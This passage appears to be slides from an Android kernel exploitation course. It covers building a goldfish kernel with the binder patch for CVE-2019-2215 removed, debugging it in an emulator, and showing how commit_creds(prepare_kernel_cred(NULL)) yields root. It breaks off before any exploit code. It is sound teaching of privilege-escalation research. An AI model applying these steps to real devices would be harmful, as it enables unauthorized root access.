

# Android Kernel Exploitation

# Lab Setup

# Lab Setup

- Follow the guide “KernelSetupGuide.pdf” shared on Slack yesterday to download and setup the target Android Image that we'll be exploiting.
- These steps should work with minimal changes on Mac, Linux and Windows.
- The exploit binaries are up in `/home/mobile/Desktop/vulnapps/binder_exploit_dns.zip`

# Customize and Build Android Kernel

# Building Android Kernel

- Detailed at <https://source.android.com/setup/build/building-kernels>

# Building Android Kernel

- We setup the tool *repo* to manage Git repositories
  - Does the uploads to revision control systems, and automates parts of the development workflow.
  - It is an executable Python script

```
curl https://storage.googleapis.com/git-repo-downloads/repo > ~/bin/repo  
chmod a+x ~/bin/repo
```

# Building Android Kernel

- Specify URL for the manifest

- `repo init -u https://android.googlesource.com/platform/manifest`

- Specify the branch

- EG : Target goldfish-4.14-dev for Android 10

- `repo init -u https://android.googlesource.com/platform/manifest -b q-goldfish-android-goldfish-4.14-dev`

Branch list - <https://source.android.com/setup/start/build-numbers#source-code-tags-and-builds>

# Building Android Kernel

- Sync the repository using:

- `repo sync`


- In our case we want to be as fast as possible:

- `repo sync -c --no-tags --no-clone-bundle  
-j`nproc``

# Building Android Kernel

**MODIFY ALL**

- NEXT :



- eg: drivers/android/binder.c file to remove patch for a binder exploit.

# Building Android Kernel

- Specify Build Configuration

```
build.config.aarch64
```

```
ARCH=arm64
```

```
BRANCH=arm64
```

```
CLANG_TRIPLE=aarch64-linux-gnu-
```

```
CROSS_COMPILE=aarch64-linux-androidkernel-
```

```
DEFCONFIG=ranchu_defconfig
```

```
EXTRA_CMDS=""
```

```
LINUX_GCC_CROSS_COMPILE_PREBUILTS_BIN=prebuilts/gcc/linux-x86/aarch64/aarch64-linux-android-4.9/bin
```

```
FILES=""
```

```
arch/arm64/boot/bzImage
```

```
vmlinux
```


```
System.map
```

```
"
```

# Building Android Kernel

- Start the build process
  - `BUILD_CONFIG=ranchu_defconfig build/build.sh`

- 



<https://drive.google.com/drive/folders/1Kw39CYN1GoOfvOPGoAFUVTN2hQUqsJAP?usp=sharing>

# Launch the Built Emulator

- `emulator -show-kernel -no-snapshot -wipe-data -avd exploitme1 -kernel bzImage`



# Launch the Built Emulator With GDB Support

- `emulator -show-kernel -no-snapshot -wipe-data -avd exploit1 -kernel android-4.14-dev/out/dist/bzImage -qemu -s -S`
- `gdb android-4.14-dev/out/dist/vmlinux -ex 'target remote :1234'`

# Adding KASAN support

- Modify arch/arm64/configs/ranchu\_defconfig file
- Remove this flag CONFIG\_KERNEL\_LZ4=y and modify below flags:
  - CONFIG\_KASAN=y
  - CONFIG\_KASAN\_INLINE=y
  - CONFIG\_KCOV=y
  - CONFIG\_SLUB=y
  - CONFIG\_SLUB\_DEBUG=y
- RECOMPILE

# TARGET

Type	Name	Play Store	Resolution	API	Target	CPU/ABI
	exploitme1		1080 x 1920: 420dpi	29	Android 10.0 (Google Play)	x86_64

```
→ ~ adb shell
generic_x86_64:/ $ uname -a
Linux localhost 4.14.150+ #1 SMP PREEMPT Tue Jul 28 15:37:13 EDT 2020 x86_64
generic_x86_64:/ $
generic_x86_64:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(ad
b),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),300
6(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
generic_x86_64:/ $
generic_x86_64:/ $ getenforce
Enforcing
generic_x86_64:/ $ su
/system/bin/sh: su: inaccessible or not found
127|generic_x86_64:/ $ ls -ls /data
ls: /data: Permission denied
1|generic_x86_64:/ $ cat /system/build.prop
cat: /system/build.prop: Permission denied
1|generic_x86_64:/ $
```


# Looking at the Source


- Linux localhost 4.14.150+ #1 SMP PREEMPT Tue Jul 28 15:37:13 EDT 2020 x86\_64



- <https://elixir.bootlin.com/linux/v4.14.150/source>

# Basic Kernel Security






# Road to the Almighty #

# Road to the Almighty #

- What does “GETTING ROOT” mean?
  - Escalating “privileges” from normal “shell” user to “root”

```
generic_x86_64:/ $ whoami  
shell
```



```
generic_x86_64:/ # whoami  
root
```

# r00t Process

- Run code on device as unprivileged user
  - adb
  - apk
- Manipulate kernel data
  - Modify process “privileges”
- Launch the ROOT shell

# Privilege Escalation

- What defines “privilege” of a task in Android?
  - the struct “cred”
- struct “cred”
  - stores the security context of a task
  - Defined in <https://elixir.bootlin.com/linux/v4.14.150/source/include/linux/cred.h#L111>

/ include / linux / cred.h

All sy

```

105  *
106  * task->cred points to the subjective context that defines the details of how
107  * that task is going to act upon another object. This may be overridden
108  * temporarily to point to another security context, but normally points to the
109  * same context as task->real_cred.
110  */
111  struct cred {
112      atomic_t      usage;
113  #ifdef CONFIG_DEBUG_CREDENTIALS
114      atomic_t      subscribers; /* number of processes subscribed */
115      void          *put_addr;
116      unsigned      magic;
117  #define CRED_MAGIC      0x43736564
118  #define CRED_MAGIC_DEAD 0x44656144
119  #endif
120      kuid_t        uid; /* real UID of the task */
121      kgid_t        gid; /* real GID of the task */
122      kuid_t        suid; /* saved UID of the task */
123      kgid_t        sgid; /* saved GID of the task */
124      kuid_t        euid; /* effective UID of the task */
125      kgid_t        egid; /* effective GID of the task */
126      kuid_t        fsuid; /* UID for VFS ops */
127      kgid_t        fsgid; /* GID for VFS ops */
128      unsigned      securebits; /* SUID-less security management */
129      kernel_cap_t  cap_inheritable; /* caps our children can inherit */
130      kernel_cap_t  cap_permitted; /* caps we're permitted */
131      kernel_cap_t  cap_effective; /* caps we can actually use */
132      kernel_cap_t  cap_bset; /* capability bounding set */
133      kernel_cap_t  cap_ambient; /* Ambient capability set */
134  #ifdef CONFIG_KEYS
135      unsigned char jit_keyring; /* default keyring to attach requested
136                                * keys to */
137      struct key __rcu *session_keyring; /* keyring inherited over fork */
138      struct key *process_keyring; /* keyring private to this process */
139      struct key *thread_keyring; /* keyring private to this thread */
140      struct key *request_key_auth; /* assumed request_key authority */
141  #endif
142  #ifdef CONFIG_SECURITY
143      void          *security; /* subjective LSM security */
144  #endif

```

# task\_struct

- Each task (task\_struct) has 2 members:
  - real\_cred
  - cred

/ include / linux / sched.h


```
558
559 struct task_struct {
560 #ifdef CONFIG_THREAD_INFO_IN_TASK
561     /*
562      * For reasons of header soup (see current_thread_info()), this
563      * must be the first element of task_struct.
564      */
565     struct thread_info          thread_info;
566 #endif
567     /* -1 unrunnable, 0 runnable, >0 stopped: */
568     volatile long                state;
569
570     /*
571      * This begins the randomizable portion of task_struct. Only
572      * scheduling-critical items should be added above here.
573      */
574     randomized_struct_fields_start
575
576     void                        *stack;
577     atomic_t                    usage;
578     /* Per task flags (PF_*), defined further below: */
579     unsigned int                flags;
580     unsigned int                ptrace;
581
582 #ifdef CONFIG_SMP
583     struct llist_node           wake_entry;
584     int                          on_cpu;
585 #ifdef CONFIG_THREAD_INFO_IN_TASK
586     /* Current CPU: */
587     unsigned int                cpu;
588 #endif
589     unsigned int                wakee_flips;
590     unsigned long               wakee_flip_decay_ts;
591     struct task_struct          *last_wakee;
592
593     int                          wake_cpu;
594 #endif
595     int                          on_rq;
596
597     int                          prio;
```

/ include / linux / sched.h

All

```
776
777 #ifdef CONFIG_POSIX_TIMERS
778     struct task_cputime          cputime_expires;
779     struct list_head            cpu_timers[3];
780 #endif
781
782     /* Process credentials: */
783
784     /* Tracer's credentials at attach: */
785     const struct cred __rcu      *ptracer_cred;
786
787     /* Objective and real subjective task credentials (COW): */
788     const struct cred __rcu      *real_cred;
789
790     /* Effective (overridable) subjective task credentials (COW): */
791     const struct cred __rcu      *cred;
792
793     /*
794     * executable name, excluding path.
795     *
796     * - normally initialized setup_new_exec()
797     * - access it with [gs]et_task_comm()
798     * - lock it with task_lock()
799     */
800     char                          comm[TASK_COMM_LEN];
801
802     struct nameidata              *nameidata;
803
```

# Privilege Escalation



```
*/  
int commit_creds(struct cred *new)  
{
```

- Function `commit_creds()` needs a valid struct `cred` as an argument.
  - Welcome -> `prepare_kernel_cred()`:
    - Prepare a set of credentials for a kernel service
    - This can then be used to override a task's own credentials so that work can be done on behalf of that task that requires a different subjective context.
    - <https://elixir.bootlin.com/linux/v4.14.150/source/kernel/cred.c#L620>



/ kernel / cred.c

All symbols

```
601
602 /**
603 * prepare_kernel_cred - Prepare a set of credentials for a kernel service
604 * @daemon: A userspace daemon to be used as a reference
605 *
606 * Prepare a set of credentials for a kernel service. This can then be used to
607 * override a task's own credentials so that work can be done on behalf of that
608 * task that requires a different subjective context.
609 *
610 * @daemon is used to provide a base for the security record, but can be NULL.
611 * If @daemon is supplied, then the security data will be derived from that;
612 * otherwise they'll be set to 0 and no groups, full capabilities and no keys.
613 *
614 * The caller may change these controls afterwards if desired.
615 *
616 * Returns the new credentials or NULL if out of memory.
617 *
618 * Does not take, and does not return holding current->cred_replace_mutex.
619 */
```

```
 / kernel / cred.c
618  * Does not take, and does not return holding current->cred repla
619  */
620  struct cred *prepare_kernel_cred(struct task_struct *daemon)
621  {
622      const struct cred *old;
623      struct cred *new;
624
625      new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
626      if (!new)
627          return NULL;
628
629      kdebug("prepare_kernel_cred() alloc %p", new);
630
631      if (daemon)
632          old = get_task_cred(daemon);
633      else
634          old = get_cred(&init_cred);
635
636      validate_creds(old);
637
638      *new = *old;
639      new->non_rcu = 0;
640      atomic_set(&new->usage, 1);
641      set_cred_subscribers(new, 0);
642      get_uid(new->user);
643      get_user_ns(new->user_ns);
644      get_group_info(new->group_info);
645
646      #ifdef CONFIG_KEYS
647      new->session_keyring = NULL;
648      new->process_keyring = NULL;
649      new->thread_keyring = NULL;
650      new->request_key_auth = NULL;
651      new->jit_keyring = KEY_REQKEY_DEFL_THREAD_KEYRING;
652      #endif
653
654      #ifdef CONFIG_SECURITY
655      new->security = NULL;
656      #endif
657      if (security_prepare_creds(new, old, GFP_KERNEL) < 0)
658          goto error;
659
660      put_cred(old);
661      validate_creds(new);
662      return new;
663
664  error:
665      put_cred(new);
666      put_cred(old);
667      return NULL;
668  }
```

allocates a new struct cred and fills it from the current's one

/ kernel / cred.c

```

618  * Does not take, and does not return holding current->cred_replac
619  */
620  struct cred *prepare_kernel_cred(struct task_struct *daemon)
621  {
622      const struct cred *old;
623      struct cred *new;
624
625      new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
626      if (!new)
627          return NULL;
628
629      kdebug("prepare_kernel_cred() alloc %p", new);
630
631      if (daemon)
632          old = get_task_cred(daemon);
633      else
634          old = get_cred(&init_cred);
635
636      validate_creds(old);
637
638      *new = *old;
639      new->non_rcu = 0;
640      atomic_set(&new->usage, 1);
641      set_cred_subscribers(new, 0);
642      get_uid(new->user);
643      get_user_ns(new->user_ns);
644      get_group_info(new->group_info);
645
646  #ifdef CONFIG_KEYS
647      new->session keyring = NULL;
648      new->process keyring = NULL;
649      new->thread keyring = NULL;
650      new->request key_auth = NULL;
651      new->jit_keyring = KEY_REQKEY_DEFL_THREAD_KEYRING;
652  #endif
653
654  #ifdef CONFIG_SECURITY
655      new->security = NULL;
656  #endif
657      if (security_prepare_creds(new, old, GFP_KERNEL) < 0)
658          goto error;
659
660      put_cred(old);
661      validate_creds(new);
662      return new;
663
664  error:
665      put_cred(new);
666      put_cred(old);
667      return NULL;
668  }
669  EXPORT_SYMBOL(prepare_kernel_cred);
670

```

What happens when argument to prepare\_kernel\_cred() is NULL?

It will copy the init process's cred - which runs as ROOT!

/ kernel / cred.c

```

40
41 /*
42  * The initial credentials for the initial task
43  */
44 struct cred init cred = {
45     .usage = ATOMIC_INIT(4),
46 #ifdef CONFIG_DEBUG_CREDENTIALS
47     .subscribers = ATOMIC_INIT(2),
48     .magic = CRED_MAGIC,
49 #endif
50     .uid = GLOBAL_ROOT_UID,
51     .gid = GLOBAL_ROOT_GID,
52     .suid = GLOBAL_ROOT_UID,
53     .sgid = GLOBAL_ROOT_GID,
54     .euid = GLOBAL_ROOT_UID,
55     .egid = GLOBAL_ROOT_GID,
56     .fsuid = GLOBAL_ROOT_UID,
57     .fsgid = GLOBAL_ROOT_GID,
58     .securebits = SECUREBITS_DEFAULT,
59     .cap_inheritable = CAP_EMPTY_SET,
60     .cap_permitted = CAP_FULL_SET,
61     .cap_effective = CAP_FULL_SET,
62     .cap_bset = CAP_FULL_SET,
63     .user = INIT_USER,
64     .user_ns = &init_user_ns,
65     .group_info = &init_groups,
66 };
67

```

/ include / linux / uidgid.h

```

54
55 #define GLOBAL_ROOT_UID KUIDT_INIT(0)
56 #define GLOBAL_ROOT_GID KGIDT_INIT(0)
57

```

/ include / uapi / linux / securebits.h

```

4
5 /* Each securesetting is implemented using two bits. One bit specifies
6  * whether the setting is on or off. The other bit specify whether the
7  * setting is locked or not. A setting which is locked cannot be
8  * changed from user-level. */
9 #define issecure_mask(X) (1 << (X))
10
11 #define SECUREBITS_DEFAULT 0x00000000
12

```

```

# define CAP_EMPTY_SET ((kernel_cap_t){{ 0, 0 }})
# define CAP_FULL_SET ((kernel_cap_t){{ -0, CAP_LAST_U32_VALID_MASK }})
# define CAP_FS_SET ((kernel_cap_t){{ CAP_FS_MASK B0 \
| CAP_TO_MASK(CAP_LINUX_IMMUTABLE), \
CAP_FS_MASK B1 } })

```

# Effective Process for ROOT

- `commit_cred(prepare_kernel_cred(NULL));`
  - give root privileges to the current process

**PL:AY O'CLOCK**

# ASSUMPTION

- You have a kernel bug that you can use to escalate privileges from normal user to privileged user.
- EG: CVE-2019-2215
  - A use-after-free (UAF) in binder.c allows an elevation of privilege from an application to the Linux Kernel.
- In CVE-2019-2215, the UAF bug is triggered twice:
  - First time - to leaks the address of the task\_struct
